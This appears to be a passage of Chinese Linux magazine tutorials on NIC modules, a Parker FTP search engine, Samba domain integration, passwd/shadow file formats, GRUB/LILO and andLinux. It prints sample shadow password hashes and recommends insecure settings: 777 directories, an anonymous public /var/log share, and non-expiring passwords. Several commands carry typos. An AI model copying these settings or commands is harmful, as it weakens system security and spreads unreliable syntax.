修改了 `/etc/conf.modules` 文件后，若使用命令“`modprobe eth0`”的时候，系统将自动把 `eeepro100.o` 加载到内核中。对于 PCI 的网卡来说，由于系统会自动找到网卡的 IO 地址和中断号，所以没有必要在 `conf.modules` 中使用选项 `options` 来指定网卡的 IO 地址和中断号。但对于 ISA 网卡，则必须要在 `conf.modules` 中指定硬件的 IO 地址或中断号。如下命所示，表明一块 NE 的 ISA 网卡的 `conf.modules` 文件：

```
alias eth0 ne
options ne io=0x300 irq=5
```

在修改完 `conf.modules` 文件之后，还可以使用相关的命令完成其他操作，例如要加载 Inter 的第二块网卡的驱动程序模块，可以使用下面的命令：

```
#insmod /lib/modules/2.2.14/net/eeepro100.o
```

（3）查看已加载模块。

在以太口加载模块的同时，还可以使用命令“`lsmod`”来查看当前加载的模块信息：



```
#lsmod
Module Size Used by
eepro100 15652 2 (autoclean)
```

返回结果的含义是当前加载的模块是 eepro100，大小是 15652 个字节，使用者为两个，方式是自动清除。

## 轻松打造 FTP 资源搜索引擎

慈溪市教育网络管理中心 戚森

随着各地教育城域网建设的不断深入，相关的应用也逐步拓展，各个学校及相关部门所积累的资源也不断增加，因此如何更加高效地在城域网内共享资源，已是一个值得我们探讨的问题。

### 简介

目前，城域网络内资源共享主要通过以下几种方式：局域网内的共享（网上邻居），这种方式适合小范围的共享；HTTP 方式，就是建立相关的资源 Web 站点，靠管理员添加相关资源信息，这种方式带来的维护工作量很大；FTP 方式通过建立 FTP 站点提供用户下载，缺点是对一般老师来说，使用起来不方便，无法对资源进行搜索。笔者在实践中，利用 Parker 程序，有效地整合了本地教育网内的 FTP 资源，提供便捷的搜索功能。

Parker 是一个 Linux 下 FTP 搜索引擎服务程序包，遵循 GPL 2.0 协议，属于开源软件包。该软件可以从 <http://sourceforge.net/projects/parker> 下载。Parker 程序具有多关键字搜索、限定类型搜索、排除类型等多种搜索办法，具有查询准确、生成查询结果页面快等特点。

关于 Parker 的安装，限于篇幅，我们就不多介绍了，请参见链接：<http://qimiao.cixiedu.cn/article.asp?id=178>。

### 管理过程

在安装调试完成以后，进一步要做的事情就是完成对 Parker 程序的设置，主要包括以下几个方面：

(1) 设置搜索引擎搜索的 FTP 服务器列表。

可以直接用 vi 编辑器修改 /var/parker/etc/CollectList 文件，添加搜索的 FTP 站点的 IP 地址。

也可以通过 cgi-bin/parker/submit 程序来推荐添加 FTP 服务器 IP 地址。

(2) 更新 FTP 搜索引擎数据库。FTP 搜索引擎要正确反映 FTP 中的数据存储情况，就要求定期对 FTP 服务器内容进行遍历。可以采用手动更新的办法，命令如下：

```
[root@saw parker]#./bin/flashdata
```

也可以在 linux 下利用 crontab 自动运行计划程序来安排定期更新：

```
crontab -u parker c 1 1 * * * /var/parker/bin/flashdata % (1 天 1 次更新)
```

修改 /www/html/Parker/index.HTML 文件，根据需求，替换相应的 Logo 图片和搜索选项。

(3) 使用说明：

这样自己的 FTP 搜索引擎基本就完成了，输入 <http://域名/Parker/> 来访问，通过这个引擎来搜索所有加入 FTP 服务器列表的数据，程序会根据要求，快速返回查询结果。在使用过程中需要注意以下几点：

(a) 根据搜索条件中的文件名包含来完成模糊查询，而采用文件全名来精确查询，两者的查询结果会相差很多。

(b) 通过不包含，可以排除大量的不感兴趣的文件，提高查询的命中率。

(c) 通过扩展名，可以直接选择自己需要的文件类型，如 ppt、avi、mpeg 等。

(d) 注意大小写。

(e) 在查询结果中，如果有自己感兴趣的结果，请采用直接另存为的办法下载。

(f) 由于数据非实时更新，以及各服务器的是否在线情况，会出现实际上存在，但查询不到，或者能查询到，但是无法下载的问题。

### 总结

以上内容是笔者参考了源代码的使用文档，同时结合自己安装调试过程中的一些心得而总结的。在城域网内使用 FTP 引擎以后，大大方便了各种教育教学资源的共享，受到广大老师的欢迎和支持。但在在使用过程中也发现了 Parker 程序的一些不足，比如修改输出页面比较麻烦，不支持非匿名访问的 FTP，无法检测服务器是否在线等问题。

## 用 Linux 做 Windows 域的文件服务器

成都 黄勇兵

在我们日常办公环境下，多数企业都会建立一台文件服务器，大多数是使用 Windows 服务器操作系统，利用文件夹

共享和 NTFS 权限来实现员工文件存档或备份。但在 Windows 环境下容易受到病毒和日益猖獗的木马破坏，造成



部分员工访问不了服务器上的资源，严重的会直接破坏存储在服务器上的文件，特别是一些 Office 存档文件。这些都是一个企业的宝贵财富，来不得半点马虎。其实除了 Windows 之外，我们还有更安全的实现方案，那就是利用 Linux 操作系统和 Samba 软件来实现与 Windows 下的用户文件共享，还可以将打印机也挂接到 Linux 上。这样做的好处是 Linux 操作系统更安全，在企业复杂的网络环境下不容易受到病毒木马的破坏，同时工作在字符界面下的 Linux 资源消耗更低，也非常稳定，不会出现蓝屏或死机的现象。

本文详细解说如何将 Red Hat Linux 加入 Windows 2003 域环境，以及 Samba 的配置，利用单点登录实现共享文件夹的访问，并就其间可能出现的一些问题进行解答。

## 准备工作

首先配置网络和主机名，将 Red Hat Linux 的 IP 地址设置为 192.168.1.206，主机名设置为 Linux.server；将 Windows 2003 的 IP 地址设置为 192.168.1.14，主 DNS 设置为 192.168.1.14，主机名设置为 exchange.test.cn。

用 ntpdate 192.168.1.14 将 Linux 系统的时间与 Windows 2003 同步，如果不同步到域控制的时间，在加入域时会出错，默认情况下，时间差不能大于 5 分钟。

由于用 Windows 域用户登录 Linux 不会直接创建用户的 home 目录，所以首先我们需要创建用户 home 目录的上级目录即 TEST.CN 目录，再将该目录及其下面的子目录权限设置为 777。然后利用 pam 认证模块的 mkdir 功能来自动创建用户 home 目录，只有当用户登录到 Linux 时才会创建。这样每个用户都有属于自己的目录，而且是自动创建，省去了逐个为每个用户创建一个共享文件夹的麻烦。

编辑/etc/nsswitch.conf。这个文件的作用是告诉系统到哪里寻找各种信息（主机地址、用户密码和网络协议等），最后如下：

```
passwd:files winbind
shadow:files winbind
group:files winbind
```

这样修改后密码就由/etc/passwd 文件和 winbind 共同来管理了，如果在/etc/passwd 中找不到，就用 winbind 查找。

## 修改 Kerberos 验证配置文件

将 Linux 加入域后，Linux 与 Windows 系统之间的通信首先要使用 Kerberos 协议进行身份验证。修改/etc/krb5.conf，将其中的 example.com 替换为 TEST.CN，然后 realms 小节将“kdc=”处设置为 kdc=192.168.1.14:88，这样指定 Linux 系统认定 Windows 2003 就是它要使用的主域控制器。

在 shell 下用 kinit administrator@TEST.CN 测试配置是否成功，如果没有任何提示信息，则表明配置信息修改成功。这里的 administrator@TEST.CN 即 Windows 2003 域管理员用户。

## 修改 Samba 配置文件

Samba 是一款在 Linux 下实现与 Windows 进行文件和打印机共享的软件，它影响广泛。微软公司已经同意将 Windows 文件和打印机共享方面的协议开放给了 Samba 开发团队，相信 Samba 以后会在兼容性方面做得更好。这里假设 Samba 软件已经按照默认设置安装到系统中了，将/etc/Samba/smb.conf 中 global 小节的 workgroup 设置为 TEST，即将 Linux 加入到 TEST 域；realm 设置为 TEST.CN，security 设置为 ADS，password server 设置为 192.168.1.14；如果要设置打印机共享，增加 printing = cups、printcap name = cups 和 load printers = yes 这三行代码即可，为了提供一个示例，这里设置一个共享，在 smb.conf 后增加：

```
[log]
comment = log file
path = /var/log
read only = yes
public = yes
```

将/var/log 目录全部共享。

保存修改后，用 service smb start 启动 Samba 服务，然后用 kinit administrator@TEST.CN 测试。这时已经可以加入 Windows 域了，还要将域的用户同步到 Samba 中来，这时要用到 Winbind。Winbind 是 Samba 的一个组件，它在 Linux 上实现了微软的 RPC 调用、可插式验证模块和名字服务切换，通过这些功能可以使 Windows 域用户在 Linux 主机上以 Linux 用户身份进行操作。需要在 smb.conf 中增加以下内容：

```
#winbind
idmap uid = 10000 - 20000
idmap gid = 10000 - 20000
template shell = /sbin/nologin
template homedir = /home/%D/%U
winbind separator = @
winbind use default domain = yes
winbind enum users = yes
winbind enum groups = yes
encrypt passwords = yes
[home]
path = /home/%D/%U
browsable = no
writable = yes
create mask = 0664
directory mask = 0775
```

这里的%D=test.cn；%U=Windows 2003 域用户。

## 修改 PAM 认证配置文件

修改/etc/pam.d/system-auth 文件，增加下面三行：

```
auth sufficient/lib/security/pam_winbind.so use_first_pass
account [default= bad success=ok user_unknown=ignore]/
lib/security/pam_winbind.so
password sufficient/lib/security/pam_winbind.so use_authok
```

修改后将由 Winbind 接管用户登录认证。

## 加入 Windows 2003 域

在 shell 下，输入 `net ads join Uadministrator` 命令，将 Linux 系统加入域，成功的话会返回 “Joined ‘LINUX’ to realm ‘TEST.CN’”；如果执行失败，可以尝试使用 “`net rpc join -S exchange.test.cn -U administrator`” 命令来加入域，执行成功的话会返回 “Joined domain TEST.”。此时到 Windows 2003 系统，运行 `dsa.msc` 打开 “活动目录用户和计算机”，依次展开 `test.cn computers`，看到一个名为 Linux 的计算机。

## 同步域用户

首先要启动 `smb` 和 `Winbind` 服务，注意如果 `Winbind` 进程没有运行，即使运行了 `service winbind start`，后面运行 `wbinfo -t` 也会收到 “checking the trust secret via RPC calls failed”，运行 `wbinfo -u` 就会收到 “Error looking up domain users” 错误信息。

运行 `wbinfo -t` 在 `Winbind` 和 Windows 域中建立信任；运行 `wbinfo -u` 将域用户同步到本地。

## 用域用户登录到 Linux

用域管理员登录到 Linux 时一般不会出现任何问题，只要在登录提示符后输入用户密码即可，但是用普通的域用户登录到 Linux 就会收到 “Your Password has Expired” 的提示信息，造成登录失败。解决办法就是到 “活动目录和计算机” 中将这样的用户属性中的 “密码永不过期” 勾选上即可。

## 在 Windows 下访问 Samba 共享的 log 目录

假设这里有一台 Windows XP 机器，已经加入到 `test.cn` 域，使用 `user03@test.cn` 登录到域，然后在浏览器地址栏中输入 `\\192.168.1.206`，按回车键，不用输入密码就可以访问到 `log` 目录和共享的打印机了。因为这个目录设置为所有人都可以访问，所以可以用于企业临时资料交换的存放地。

## Linux 中的用户和组管理（上）

在 Linux 操作系统中，每一个文件和程序都归属于一个特定的 “用户”。每一个用户都由一个唯一的身份来标识，这个标识叫做用户 ID（UserID，UID）。并且，系统中的每一个用户也至少需要属于一个 “用户分组”，也就是由系统管理员所建立的用户小组，这个小组中包含着许多系统用户。与用户一样，用户分组也是由一个唯一的身份来标识的，该标识叫做用户分组 ID（GroupID，GID）。用户可以归属于多个用户分组。对某个文件或程序的访问是以它的 UID 和 GID 为基础的。一个执行中的程序继承了调用它的用户的权利和访问权限。每位用户的权限可以被定义为普通用户或者根用户。普通用户只能访问其拥有的或者有权限执行的文件。根用户能够访问系统全部的文件和程序，而不论根用户是否是这些文件和程序的所有者。根用户通常也被称为 “超级用户”，其权限是系统中最大的，可以执行任何操作。

## 用户账号文件——passwd

`/etc/passwd` 文件是 UNIX 安全的关键文件之一。该文件用于用户登录时校验用户的登录名、加密的口令数据项、用户 ID（UID）、默认的用户分组 ID（GID）、用户信息、用户登录子目录及登录后使用的 shell。这个文件的每一行保存一个用户的资料，而用户资料的每一个数据项采用冒号分隔。如下所示：

```
LOGNAME: PASS WORD: UID: GID: USERINFO: HOME: SHELL
```

每行的头两项是登录名和加密后的口令，后面的两个数是 UID 和 GID，接着的一项是系统管理员想写入的有关用户的任何信息。最后两项是两个路径名：一个是分配给用户

北京 李洋

的 HOME 目录，另一个是用户登录后将执行的 shell（若为空格则默认为 `/bin/sh`）。

下面是一个实际的系统用户的例子：

```
liyang:x:500:500:liyang:/home/liyang:/bin/bash
```

该用户的基本信息为：

登录名：liyang；

加密的口令表示：x；

UID：500；

GID：500；

用户信息：liyang；

HOME 目录：/home/Liyang；

登录后执行的 shell：/bin/bash。

用户的登录名是用户用来登录的识别，由用户自行选定，主要由方便用户记忆或者具有一定含义的字符串组成。

所有用户口令的存放都是加密的，通常采用的是不可逆的加密算法，比如 DES（Data Encryption Standard，数据加密标准）。当用户在登录提示符处输入他们的口令时，输入的口令将由系统进行加密，再把加密后的数据与机器中用户的口令数据项进行比较。如果这两个加密数据匹配，就可以让这个用户进入系统。在 `/etc/passwd` 文件中，UID 信息也很重要。系统使用 UID 而不是登录名区别用户。一般来说，用户的 UID 应当是独一无二的，其他用户不应当有相同的 UID 数值，只有 UID 等于 0 时可以例外。任何拥有 0 值 UID 的用户都具有根用户（系统管理员）访问权限，因此具备对系统的完全控制。通常，UID 为 0 这个特殊值的用户的登录名是 “root”。根据惯例，从 0 到 99 的 UID 保留用做系统用户

的 UID。如果在/etc/passwd 文件中有两个不同的入口项有相同的 UID，则这两个用户对文件具有相同的存取权限。

每一个用户都需要有地方保存专属于自己的配置文件。这需要让用户工作在自己定制的操作环境中，以免改变其他用户定制的操作环境。这个地方就叫做用户登录子目录。在这个子目录中，用户不仅可以保存自己的配置文件，还可以保存自己日常工作用到的各种文件。出于一致性的考虑，大多数站点都从/home 开始安排用户登录子目录，并把每个用户的子目录命名为其上机使用的登录名。

当用户登录进入系统时，都有一个属于自己的操作环境。用户遇到的第一个程序叫做 Shell。在 Linux 系统里，大多数 Shell 都是基于文本的。Linux 操作系统带有好几种 Shell 供用户选用。用户可以在/etc/shells 文件中看到它们中的绝大多数。用户可以根据自己的喜好来选用不同的 shell 进行操作。按照最严格的定义，在上面所介绍的/etc/passwd 文件中，每个用户的口令数据项中并没有定义需要运行某个特定的 shell，其中列出的是这个用户上机后第一个运行的程序是哪个。综上所述，通过查看/etc/passwd 文件，可以得到如下完整的系统账号文件：

```
#cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
.....
```

用户影子文件——shadow

Linux 使用不可逆的加密算法（如 DES）来加密口令，由于加密算法是不可逆的，所以非法攻击者从密文中是得不到明文的。但/etc/passwd 文件是全局可读的，加密的算法是公开的，恶意用户取得了/etc/passwd 文件，便极有可能破解口令。而且，在计算机性能日益提高的今天，对账号文件进行字典攻击的成功率会越来越高，速度越来越快。因此，针对这种安全问题，Linux/UNIX 广泛采用了“shadow（影子）文件”机制，将加密的口令转移到/etc/shadow 文件里，该文件只为 root 超级用户可读，而同时/etc/passwd 文件的密文域

显示为一个 x，从而最大限度地减少了密文泄露的机会。

/etc/shadow 文件的每行是 8 个冒号分割的 9 个域，格式如下：

username:passwd:lastchg:min:max:warn:inactive:expire:flag

各个域的含义如表 1 所示。

表 1 /etc/shadow 文件域名的含义

域 名	含 义
username	用户登录名
passwd	加密的用户口令
lastchg	表示从 1970 年 1 月 1 日起到上次修改口令所经过的天数
min	表示两次修改口令之间至少经过的天数
max	表示口令还会有效的最大天数，如果是 99999 则表示永不过期
warn	表示口令失效前多少天内系统向用户发出警告
inactive	表示禁止登录前用户名还有有效的天数
expire	表示用户被禁止登录的时间
flag	保留域，暂未使用

```
下面是一个系统中实际影子文件的例子：
#cat /etc/shadow //使用 cat 命令显示影子文件
//显示内容
root:$1$MvhPpaiz$XWSqsNcColSw2./3Exaiw:12929:0:99999:7::
bin:!:12929:0:99999:7::
daemon:!:12929:0:99999:7::
adm:!:12929:0:99999:7::
lp:!:12929:0:99999:7::
sync:!:12929:0:99999:7::
liyang:$1$kg6cOZ3z$Hdi9/H2TCYjrlMVFwSlR1:12929:0:99999:7::
```

最后一个用户的信息表明了如下含义：  
用户登录名：liyang；  
用户加密的口令：\$1\$kg6cOZ3z\$Hdi9/H2TCYjrlMVFwSlR1；

从 1970 年 1 月 1 日起到上次修改口令所经过的天数为：12929 天；  
需要多少天才能修改这个命令：0 天；  
该口令永不过期；  
要在口令失效前 7 天通知用户，发出警告；  
禁止登录前用户名还有有效的天数未定义，以“！”表示；  
用户被禁止登录的时间未定义，以“！”表示；  
保留域，未使用，以“！”表示。

Linux 下的引导管理器

在传统的 Linux 系统中，我们基本使用 LILO（Linux Loader）进行系统启动装载程序。从 Red Hat Linux 7.2 发行套件开始起，GRUB（Grand Unified Bootloader）就取代 LILO

成为了默认的启动装载程序，该引导器具有强大的多系统内核引导功能。这两种引导器目前都有一定的应用市场，所以本文将对它们进行详细的介绍。

北京 李洋



## 引导管理器原理

在 Red Hat Linux 9 安装一个系统前，必须由一个引导装载程序（boot loader）中的特定指令告诉其去引导系统。这个程序一般是位于系统的主硬盘驱动器上，或是存在于其他知道如何去开始 Linux 内核的媒介驱动器上。

如果一个 x86 系统只安装了 Red Hat Linux 9 而且只有一个版本的 Linux 内核，那么通过引导装载程序来引导运行 Red Hat Linux 9 的过程比较简单。Red Hat Linux 9 安装程序允许用户快速方便地配置引导装载程序存放在主硬盘驱动的主引导记录中来引导操作系统。

然而，为了能从多个 Linux 内核或其他操作系统引导，很有必要了解 Red Hat Linux 9 用于提供必要的引导选项的方法，以及理解引导的过程与如何去改变。

当一个 x86 机器启动后，系统 BIOS 开始检测系统参数，如内存的大小、日期和时间、磁盘设备，以及这些磁盘设备用于引导的顺序等。通常情况下，BIOS 都是被配置成首先检查软驱或光驱（或两者都检查），然后再尝试从硬盘引导。如果在这些可移动的设备中，没有找到可引导的介质，那么 BIOS 通常是转向第一块硬盘最初的几个扇区，寻找用于装载操作系统的指令。这些最初的扇区（也就是主引导记录）开始便装载一个预选择操作系统。

GRUB（Grand Unified Bootloader）和 LILO（Linux Loader）是一个将引导装载程序安装到主引导记录的程序，主引导记录是位于一个硬盘开始处的扇区。该程序允许位于主引导记录区中特定的指令来装载一个 GRUB 菜单或是 LILO 的命令环境。这使得用户能够开始进行操作系统的选择，在内核引导时传递特定指令给内核，或是在内核引导前确定一些系统参数（如可用的 RAM 大小）。

## GRUB

GRUB 包含许多特性，这使得 GRUB 比其他可用的引导装载程序更加优越。下面是该引导装载程序的一些比较重要的特性：

该引导程序在 x86 机器上提供一个真正基于命令行的、先于操作系统的环境，对于用确定的选项装载操作系统或收集系统信息方面，提供了最大程度的适应性。

该引导程序支持逻辑块寻址（LBA）方式。LBA 将用于寻找驱动器上文件的地址转换工作置于驱动器的硬件中，它被用在许多 IDE 和所有的 SCSI 硬盘中。只要系统 BIOS 能支持 LBA 模式（大多数都支持），那么 LBA 就允许 GRUB 超越 1024 柱面的限制，引导操作系统。

其配置能在每次系统引导时被读取。这就避免了用户每次改变引导选项时都要重写一次主引导记录。在使用 GRUB 时，如果配置文件被错误配置并且引导，那它仅仅简单地转到一个默认的命令行，允许用户手工输入命令来运行操作系

统。除了更新系统引导的第一步、第二步，或是菜单配置文件的位置外，主引导记录是不会被触及到的，而这种情况是很少发生的。

GRUB 的装载和运行原理比较复杂，这里只是简单介绍一下装载 GRUB 和操作系统的过程，主要包括以下几个操作步骤：

（1）装载基本的引导装载程序。基本引导装载程序必须是位于主引导扇区中一个非常小的空间中，少于 512 字节。因此，基本引导装载程序所做的唯一的事情就是装载第二引导装载程序。这主要归结于在主引导扇区中没有足够的空间用于其他东西了。

（2）装载第二引导装载程序。这个第二引导装载程序实际上是引出更高级的功能，以允许用户装载入一个特定的操作系统。在 GRUB 中，该步骤是通过给用户显示一个菜单或是输入命令来完成的。

（3）装载在一个特定分区上的操作系统，如 Linux 内核或者是 Windows 操作系统。一旦 GRUB 从其命令行或是配置文件中接到开始操作系统的正确指令，就将寻找必要的引导文件，然后把机器的控制权移交给操作系统。

GRUB 包含了许多不同的命令，它们可以在命令行接口中以交互的方式执行。其中的一些命令能接在命令名后面的选项中，这些选项用空格隔开。

下面给出了最有用的一些命令：

**boot-：**引导先前已经被指定并载入的操作系统或链式装载程序。

**chainloader-：**将指定的文件作为一个链式装载程序载入。为了获取在一个指定分区第一扇区内的文件，使用 +1 作为文件名。

**displaymem-：**显示当前内存的使用情况，这个信息是基于 BIOS 的。这个命令有助于确定系统在引导前有多少内存。

**initrd-：**使用户能够指定一个在引导时可用的初始 RAM 盘。当内核为了完全引导而需要某些模块时，这是必需的。

**install p-：**将 GRUB 安装到系统的主引导记录。这个命令允许系统重启时出现 GRUB 接口。这条命令可以用几种不同的方式进行配置，然而，它们都要求指定：表示一个设备、分区和文件，在哪里可以找到第一个引导装载程序的映像，比如（hd0，0）/grub/stage1。另外，也指定了第一步引导装载程序应该被安装的硬盘，如（hd0）选项告诉第一步引导装载程序第二步引导装载程序位于什么地方，例如（hd0，0）/grub/stage2。p 选项告诉 install 命令菜单配置文件被指定在哪部分，比如说（hd0，0）/grub/grub.conf。在此处需要注意的是：install 命令将覆盖主引导扇区中的其他信息。如果命令被执行，那么除了 GRUB 信息之外的用于引导其他操作系统的信息都将丢失。在执行这条命令前，应确定对其已经有了正确的理解。

**kernel-：**当使用直接载入方式引导操作系统时，kernel



命令指定内核从 GRUB 的根文件系统中载入。options 选项是跟在 kernel 命令后面，在内核载入时传给内核。在 Linux 中，一个 kernel 命令的例子看起来像下面的形式：kernel /vmlinuz root=/dev/hda5。

这表明了 vmlinuz 文件是从 GRUB 的根文件系统载入的，如 (hd0, 0)。同时，一个选项也被传给了内核。它指出当 Linux 内核载入时，内核的根文件系统应该位于 hda5，第一个 IDE 硬盘的第五个分区。如果有必要的话，多个选项可以被放在这个选项后面。

root-：将 GRUB 的根分区设置成特定的设备和分区，比如说 (hd0, 0)，并挂入这个分区，这样文件可以被读取。

rootnoverify-：完成 root 命令同样的工作，只是不挂入分区。

除上面所述外，还有更多的命令可用。输入 info grub，则可以得到一个所有命令的完全列表。

## LILLO 引导管理器

LILLO (Linux Loader) 是 Linux 自带的一个优秀的引导管理器，使用它可以很方便地引导一台机器上的多个操作系统。与其他常用的引导加载程序相比，LILLO 引导方式显得更具有艺术性，对其深入的理解，将有助于我们方便地处理多操作系统、网络引导、大硬盘及大内存等诸多棘手的问题。

通常我们谈到 LILLO，会涉及到两个方面——LILLO 引导程序和 LILLO 安装命令/sbin/lilo。为了不混淆这两个概念，本文将用 LILLO 表示 LILLO 引导程序，而用 lilo 表示/sbin/lilo。一般，LILLO 使用一个文本文件/etc/lilo.conf 作为其配置文件。lilo 读取 lilo.conf，按照其中的参数将特定的 LILLO 写入系统引导区。任何时候，修改了/etc/lilo.conf，都必须重新运行 lilo 命令，以保证 LILLO 正常运行。lilo.conf 使用的配置参数很多，配置起来也相当复杂。

LILLO 中包含如下重要的选项设置，我们介绍如下：

Boot=boot-device：设定包含引导扇区的设备的名称（如一个硬盘的分区）。如果未指定该关键字，引导扇区将从当前作为根文件系统安装的设备中读取（或者可能也会写入）。

Compact：试图将相邻扇区的多次读取请求合并成一次读取请求。这样就大幅度地减少了读取时间，并使系统描述 (MAP) 更小。在从软驱进行读取时尤其要使用“compact”选项

default=name：使用特别指定的映像作为默认的启动映像。如果未设置“default”选项，则将使用在该配置文件中最早出现的那个映像作为启动映像。

disc=device-name：定义特定硬盘的非标准参数。其对于定义“BIOS=”参数尤其有用。若您硬盘的 BIOS 数据是 0x80、0x81（十六进制）等，将无法判断哪一块 Linux 磁盘与哪一块 BIOS 磁盘相对应（因为这决定于 BIOS 的设置和 BIOS 的类型）。

map=map-file：定位磁盘描述 (MAP) 文件。若未指定“map”选项，就会使用/boot/map 文件。

message=message-file：指定一个含有在运行启动提示符前显示的信息的文件。在显示出“LILLO”后等待按键的时间里不会有信息显示。在信息中，用 FF 字符【Ctrl+L】组合键）清空本地显示器。信息文件的大小限制在 65535 字节以内。如果信息文件被改动或取消则必须重建磁盘描述 (Map) 文件。

Prompt：不等待任何的按键事件发生就直接进入启动提示符模式。如设定了“prompt”选项而未设定“timeout”选项，则不能自行启动。

timeout=secs：为键盘输入设定一个超时选项（以十分之一秒为单位）。若在指定的时间内没有按键则第一个映像就会被自动启动。同样，如果用户停顿过长则密码输入就会被取消。默认的超时值是无限。

另外，内核配置参数 append、ramdisk、read-only、read-write、root 及 vga 都可在全局选项中被设定。如果在相应的核心映像的配置栏中没对其加以指定，该设定值就会被用做默认值。

append=string：将指定的各选项增加到传送到内核的参数行。典型的运用是指定不能完全自检或彻查对其有害的硬盘的参数。比如：append=“hd=64, 32, 202”。

ramdisk=size：该选项指定了任意 RAM 磁盘的大小。0 表示不应创立任何 RAM 磁盘。若不指定该参数，则使用在根文件系统中建立的 RAM 磁盘大小。

read-only：采用 read-only 选项时，系统会把根分区挂接为只读方式。推荐采用这个选项，因为 fsck 程序要求文件系统只读。但不用担心您的根分区会不能写入，相反，系统一旦启动就会把根分区挂接为读写方式。

read-write：指定根文件系统应以可读写方式装载。

root=root-device：该参数指定应作为根文件系统装载的设备。如果目前使用的是指定的名称，则根驱动器就设在根文件系统目前所在的设备上。如果根设备被 r 参数所修改，则使用相应的设备。若未指定“root”参数，则使用包含核心映像的根设备设置（该设置是编译内核时在内核的 Makefile 文件中用 ROOT\_DEV 变量设定的，并稍后可用 rdev 程序修改）。

vga=mode：指定在启动时应选择的 VGA 文本模式。下列数值可被识别（忽略大小写）：

normal：选择普通 80×25 文本模式。

extent（或 ext）：选择 80×50 文本模式。

ask：停止并要求用户的输入（在启动时），使用相应的文本模式。在启动时用 vga=ask 选项或按【Enter】键都可获得一个可用模式的列表。

## 小知识

所谓引导管理器（也叫做操作系统引导程序），是在计

算机启动后运行的第一个程序。它是用来负责加载、传输控制到操作系统的内核，一旦把内核挂载，系统引导管理器的任务就完成并退出。系统引导的其他部分，比如系统的初始化及启动过程则完全由内核来控制完成。

不同的操作系统有不同的引导程序。在 x86 架构的机器中，Linux、BSD 或其他 UNIX 类的操作系统中 GRUB、LILO 是大家最为常用的引导程序；Windows 系列的操作系统也有类似的工具 NTLOADER：比如我们在机器中安装了 Windows 98 后，再安装一个 Windows XP，在机器启动时会有一个菜单让我们选择进入 Windows 98 还是进入

Windows XP。

NTLOADER 就是一个多系统启动引导管理器，它同样也能引导 Linux，只是极为麻烦罢了；在 Powerpc 架构的机器中，如果安装了 Linux 的 Powerpc 版本，大多是用 yaboot 多重引导管理器，比如 Apple 机目前用的是 IBM Powerpc 处理器。所以，如果在 Apple 机上安装 MacOS 和 Linux Powerpc 版本，大多是用 yaboot 来引导多个操作系统，因为目前 x86 架构的机器仍是主流，所以目前 GRUB 和 LILO 仍然是我们最常用的多重操作系统引导管理器。

## 在 Windows 系统下完美体验 Linux

以往，对于许多使用 Windows 系统的用户来说，要想体验一下 Linux 系统强大的网络功能，就只能使用双系统或虚拟机的方式来实现。这两种方式要求用户不仅要熟悉双系统的安装和虚拟机的使用，还应当对如何安装 Linux 系统有一定的了解。这对于一个普通的 Windows 系统用户来说是有一定的技术难度的。那么是否有一种方法，能够让计算机用户快速地在 Windows 系统下完美体验 Linux 系统的各种功能，又能跳过使用 Linux 系统前的一些基本工作呢？答案就是使用 Andlinux，它可以让你如愿以偿。

### Andlinux 系统简介

Andlinux 系统是一个完整的 Ubuntu 系统，能够无缝地运行在 32 位的 Windows 2000/XP/2003/Vista 系统之上。它以 Colinix 作为内核，Colinix 内核是基于稳定的 Linux 内核开发出来的，其开发的目的是为了解决 Linux 系统与 Windows 系统完美共存的问题。Andlinux 系统使用了一种完全与虚拟机不同的方式，来解决在 Windows 系统下安装使用 Linux 系统的问题。Andlinux 系统能像一个普通的 Windows 应用程序一样，安装到 Windows 系统当中。

Andlinux 系统现在存在有两个不同的可用版本：一个版本使用 KDE 作为桌面，其总大小为 653MB，如果全部安装，需要大约 5GB 的磁盘空间；另一个是一个小型化的版本，它使用 XFCE 作为 X 系统桌面，安装包大小只有 131MB，全部安装后，只需要大约 2.6GB 的磁盘空间。如果您的磁盘空间足够，又想完全体验 Linux 系统的各种功能，那么就选则使用 KDE 的版本。这两个版本都是永久免费的，您可以从 [www.andlinux.org](http://www.andlinux.org) 网站下载，现在的版本是 Andlinux beta1 (final)。

### 硬件需求

要想 Andlinux 系统能够流畅地在 Windows 系统下运行，

广西 刘源

在您开始安装它之前，就必须确定您的计算机硬件能达到下列要求：

内存：最少需要 128MB。在不影响 Windows 系统运行的前提下，推荐为 Andlinux 系统分配 192MB 或更多的内存。

磁盘空间：使用 KDE 版本时，应当保证安装 Andlinux 系统的分区有 4.5GB 的剩余磁盘空间；使用 XFCE 版本时，应当保证有 2.5GB 的剩余磁盘空间。在这里要特别注意的是，安装 Andlinux 系统的分区，必须使用 NTFS 文件系统格式，不然在安装时会提示磁盘空间不足，即使您的分区有足够的剩余空间也是如此。这是因为 FAT32 系统不能创建一个大于 2GB 的文件，而安装 Andlinux 系统时，安装程序会创建一个大约 4GB 的虚拟文件系统。

为了能够从网络上直接安装一些在 Andlinux 系统下使用的应用程序，您还得保证您的计算机能够连接上 Internet。

### 软件安装

现在，已经将所有的准备工作都做好了，可以开始着手安装 Andlinux 系统。以下的安装过程是以笔者所使用的 32 位 Windows XP 为平台，以 KDE 版本的“andlinux-beta1rc6-kde.exe”安装文件为例来说明的。安装过程会跟安装使用的 XFCE 版本有点区别，但总体来说基本上是相同的。其实只要您了解了 KDE 版本的安装，对于 XFCE 版本的安装也能够轻易完成。

双击“andlinux-beta1rc6-kde.exe”安装文件，就可以开始 Andlinux 系统的图形化界面安装过程。由于它的安装过程与安装其他 Windows 系统下的应用程序大体相似，因此在本例中，只将安装过程当中的一些需要特别注意的步骤列出来。

### 指定系统使用的内存大小

内存大小的指定可以在如图1所示的界面中选择。

在如图1所示的界面中列出了一些可以供您选择的内存大小单项选择项。您只要根据您主机中实际物理内存的大小，为 Andlinux 系统选择一种不低于最小内存要求的相应的单项选择项即可。




图1 内存大小选择界面

### 指定 Andlinux 系统的启动方式

